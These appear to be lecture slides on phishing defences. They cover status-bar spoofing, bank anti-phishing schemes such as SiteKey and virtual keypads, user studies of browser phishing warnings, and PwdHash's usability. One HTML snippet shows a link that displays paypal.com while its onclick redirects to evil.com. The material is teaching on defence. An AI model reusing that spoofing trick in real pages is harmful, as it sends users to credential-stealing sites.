
© 2007 Bank of the West. All rights reserved. Bank of the West is a registered trademark of Bank of the West. Bank of the West is a registered trademark of Bank of the West. Bank of the West is a registered trademark of Bank of the West.



Safe to Type Your Password?




Picture-in-Picture Attacks



Trained users are more likely to fall victim to this!

Status Bar Is Trivially Spoofable



```
<a href="http://www.paypal.com/"  
  onclick="this.href = 'http://www.evil.com/';">  
  PayPal</a>
```

Site Defense #1: PassMark / SiteKey

Bank of America | Online Banking | SiteKey | Verify SiteKey - Windows Internet Explorer

https://sitekey.bankofamerica.com/sas/signonSetup.do

Bank of America | Online Banking | ...


Bank of America Higher Standards Online Banking

Confirm that your SiteKey is correct

If you recognize your SiteKey, you'll know for sure that you are at the valid Bank of America site. Confirming your SiteKey is also how you'll know that it's safe to enter your Passcode and click the **Sign In** button.

An asterisk (*) indicates a required field.

Your SiteKey:
pelicans



If you don't recognize your personalized SiteKey, don't enter your Passcode.

* Passcode:
(4 - 20 Characters, case sensitive)

Sign In

If you don't recognize your personalized SiteKey, don't enter your Passcode

Site Defense #2: PIN Guard

ING DIRECT - Windows Internet Explorer

https://secure.ingdirect.com/myaccount/INGDirect.html?command=displayC

ING DIRECT

ING DIRECT

Secure Login

Step 2 Confirm Your Image and Phrase

Not seeing your image and/or phrase? Try re-entering your Customer Number on the [previous page](#).
If your image and phrase still don't appear, do not enter your Login PIN and give us a call at 1-888-ING-0727.

Your Image: 

Your Phrase: **poodle**

Step 3 Enter Your Login PIN

Use your mouse to click the numbers on the keypad that correspond to your Login PIN.
OR
Use your keyboard to type the letters from the keypad that correspond to your Login PIN.

1	K	2	R	3	V
4	P	5	J	6	F
7	N	8	Y	9	D
clear	0	C	go		

PIN: 

Use your mouse to click the number, or use your keyboard to type the letters

Site Defense #2A: Scramble Pad

Internet Explorer
bank.com.au/OnlineBanking/AdBank?xid=QCDD0M4

Adelaide Bank Online Banking FYXV3R2ZEM-LG01

Welcome to Online Banking

Please enter your Customer Number and Personal Access Code

Customer Number

Personal Access Code

0	1	2	3	4	5	6	7	8	9
J	P	C	V	S	G	T	K	Y	L

Scramble Pad

For added security your Personal Access Code **MUST** be entered by typing the letters from the randomly generated Scramble Pad (above) that matches to each number of your Personal Access Code. Click "Help" button for more information.

Copyright Sandstone Technology Pty Ltd [8 1 13 203E B880 0F0C]

Enter access code by typing letters from randomly generated Scramble Pad

Site Defense #3: Virtual Keyboard

HSBC  The world's local bank

Log On - Personal Internet Banking

Enter your Password

Username: SHMATIKOV

Password:


Use your mouse to select characters from the virtual keyboard

Enter your Security Key

[Help](#)

Use your mouse to select characters from the virtual keyboard below


Security Key:



[Forgot your Security Key?](#)

[Forgot your Password and Security Key?](#)

Anti-Phishing Features in IE7



Are Phishing Warnings Effective?

[Egelman et al.]


- ◆ CMU study of 60 users
- ◆ Asked to make eBay and Amazon purchases
- ◆ All were sent phishing messages in addition to the real purchase confirmations
- ◆ Goal: compare active and passive warnings
 - Passive (IE): address bar changes color, pop-up box tells the user that the site is suspicious
 - Active (IE): full-screen warning, must click on “Continue to this website (not recommended)” to get to site
 - Active (Firefox): “Reported Web forgery” dialog, must click on “Ignore this warning” to get to site

Active vs. Passive Warnings

[Egelman et al.]


◆ Active warnings significantly more effective

- Passive (IE): 100% clicked, 90% phished
- Active (IE): 95% clicked, 45% phished
- Active (Firefox): 100% clicked, 0% phished



Passive (IE)

Active (IE)



Active (Firefox)

Users' Mental Model

[Egelman et al.]

- ◆ Phishing email said the order will be canceled unless the user clicks on the URL
- ◆ Most participants heeded the warnings and left the phishing websites, but...
 - ... 32% of them believed that their orders will be canceled as a result!
- ◆ 25 participants were asked how the emails with fraudulent URLs arrived to them
 - ... only 3 recognized that they were sent by someone not affiliated with eBay or Amazon

User Response to Warnings

[Egelman et al.]

- ◆ Some fail to notice warnings entirely
 - Passive warning takes a couple of seconds to appear; if user starts typing, his keystrokes dismiss the warning
- ◆ Some saw the warning, closed the window, went back to email, clicked links again, were presented with the same warnings... repeated 4-5 times
 - Conclusion: “website is not working”
 - Users never bothered to read the warnings, but were still prevented from visiting the phishing site
 - Active warnings work!

Do Users Understand Warnings?

[Egelman et al.]

- ◆ 57% correctly said that warnings have something to do with giving information to fraudulent sites
- ◆ The rest had wide variety of misconceptions
 - “Someone got my password”
 - “It was not very serious like most window warnings”
 - “There was a lot of security because the items were cheap and because they were international”
 - ...
 - Or simply did not see the warning long enough to have any idea

Why Do Users Ignore Warnings?

[Egelman et al.]


- ◆ Don't trust the warning
 - "Since it gave me the option of still proceeding to the website, I figured it couldn't be that bad"
- ◆ Ignore warning because it's familiar (IE users)
 - "Oh, I always ignore those"
 - "Looked like warnings I see at work which I know to ignore"
 - "I thought that the warnings were some usual ones displayed by IE"
 - "My own PC constantly bombards me with similar messages"

Misplaced Trust

[Egelman et al.]

- ◆ Ignore warnings because of trust in the brands (eBay and Amazon) spoofed in phishing messages
- ◆ Incorrectly trust the phishing website
 - Ignore warning “because I trust the website that I am doing the online purchase at”
- ◆ Misunderstand security context... even after examining URL bar and email headers
 - “The address in the browser was of **amazonaccounts.com** which is a genuine address”


Password Phishing Problem



- ◆ User cannot reliably identify spoofed sites
- ◆ Captured password can be used at target site

PwdHash

[Stanford project]



◆ Generate a unique password per site

- $\text{HMAC}(\text{fido:123}, \text{banka.com}) \Rightarrow \text{Q7a+0ekEXb}$
- $\text{HMAC}(\text{fido:123}, \text{siteb.com}) \Rightarrow \text{OzX2+ICiqc}$

◆ Hashed password is not usable at any other site

How PwdHash Works

- ◆ Install the free plug-in
- ◆ Activate it by adding @@ before the password
- ◆ Can also go to a remote site (www.pwdhash.com) which will generate password for you
- ◆ From then on, user doesn't know the "real" password; instead, PwdHash automatically produces site-specific passwords
 - If user types password at a phishing site, the site's address will be used as the password "salt"
 - Resulting password is unusable at the real site

PwdHash Summary



@@ in front of passwords
to protect; or F2

sitePwd = func(pwd, domain)

↑
Prevent phishing attacks

Usability Study at Carleton U.

[Chiasson, van Oorschot, Biddle]

- ◆ 27 students (none in computer security)
- ◆ 73% use online banking and bill payments
- ◆ 96% reuse passwords on different sites
- ◆ 69% choose passwords so that they are easy to remember
- ◆ 85% at least somewhat concerned about the security of passwords
- ◆ All fairly comfortable with using computers

Typical Password Activities

- ◆ Users were given several simple tasks
 - Log in with a protected password for the first time
 - Switch from an unprotected to protected password
 - Log in from a computer that doesn't have the plug-in
 - Update protected password
 - Log in with a protected password for the second time
- ◆ These had to be performed on popular sites such as Hotmail, Google, Amazon, and Blogger

Results

- ◆ Only one task had a success rate above 50% (log in with protected password for the 2nd time)
 - Update protected password: 19%; remote login: 27%
- ◆ Many users felt they had successfully completed the task when in reality they had not
 - For example, mistakenly thought they switched to a protected password and then logged in with it (in reality, were logging in with unprotected password)
- ◆ Many successes were due to participants trying random actions until eventually something worked

Problem: Mental Model

- ◆ Not understand that one needs to put @@ in front of each password to be protected
- ◆ When updating password, fail to realize that need to type @@ in front of the password when re-typing it for reconfirmation
- ◆ Think different passwords are generated for different sessions
- ◆ Think passwords are unique to them

Remote Login Troubles

- ◆ For remote login, must first go to a site that hashes passwords using domain name as “salt”...
- ◆ Typical questions from users:
 - “How will it know to generate my password?”
 - “How does it know who I am?”
 - “Wait, it’s going to give anyone who enters my regular password the same complicated password? Not good!”

More Remote Login Troubles

- ◆ Of those who failed to log in remotely (31%), most never even reached the remote password generation site
- ◆ Although told explicitly that “you are now at your friend’s house, they don’t have the software installed”, they still tried to log in using @@
- ◆ With half a page of instructions directly in front of them, they tended not to refer to it
 - Half entered their passwords with @@, half without
- ◆ Only one user read instructions on remote site

Best User Quote

“Really, I don’t see how my password is safer because of two @’s in front”